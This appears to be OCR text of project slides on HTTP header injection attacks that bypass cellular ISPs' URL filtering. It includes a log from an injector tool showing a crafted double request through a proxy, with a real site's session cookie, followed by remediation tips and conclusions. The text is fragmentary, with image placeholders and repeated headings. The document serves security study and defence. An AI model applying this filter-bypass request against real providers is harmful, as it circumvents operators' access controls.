
Remediation tips

Real-life scenarios

- Social bundles hack







Real-life scenarios

- Social bundles hack

D:\New folder (3)\Th3Injector v1.0\Apps\th3injector.exe

```
----+Send Specially Crafted Request:
Using Proxy - 2.229.17.190:8060
GET http://www.facebook.com/ HTTP/1.1
Host: www.facebook.com

GET http://www.mans.edu.eg/templates/mans_ar/js/more.js HTTP/1.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:47.0) Gecko/20100101 Fir
efox/47.0
Host: www.mans.edu.eg
Referer: http://www.mans.edu.eg/
Cookie: mans_ar_tpl=mans_ar; 1abeb13a75837a9de4208064dd126e1f=t49dpi3bbcrgkivba8
pvc432g3
------------------------------------------------


----+Receive Response:
HTTP/1.1 200 OK
Date: Sun, 03 Jul 2016 04:51:00 GMT
Server: Apache
Last-Modified: Sat, 24 Aug 2013 11:51:20 GMT
ETag: "6c0947-50d-4e4b02439fe00"
Accept-Ranges: bytes
```

Develop basic proxy


Add properties to proxy for security testing


Testing and results


Remediation tips

Real-life scenarios

- Exploitation of an allowed URL on Vodafone









Real-life scenarios

- Exploitation of an allowed URL on Vodafone





- To protect filtering system from attacks stated in this report then we should do the following:
  - Use web-servers that employ a strict HTTP parsing procedure, such as Apache.
  - Allow only SSL communication (https instead of http).
  - Update proxy server software to latest version and ask vendors for patches.
  - Do not allow to access URL using a proxy server or make proper configurations for that.
  - Turn off TCP connection sharing on the intermediate devices.

Conclusions and future work

This project discussed a number of injection attacks, based on their use and severity.

These attacks can be used against the cellular internet service providers to bypass web access gateways and filtering system.

The project provides an easy to use tool for the detection of URL filtering bypass as it has the ability to change HTTP request headers and make header injections.

We provide tips for preventing this type of attacks and we launched a website that offer penetration testing for companies to protect their business.

Further projects may update proxy tool to support other attacks that may appear in the future or methods we didn’t include in our tool.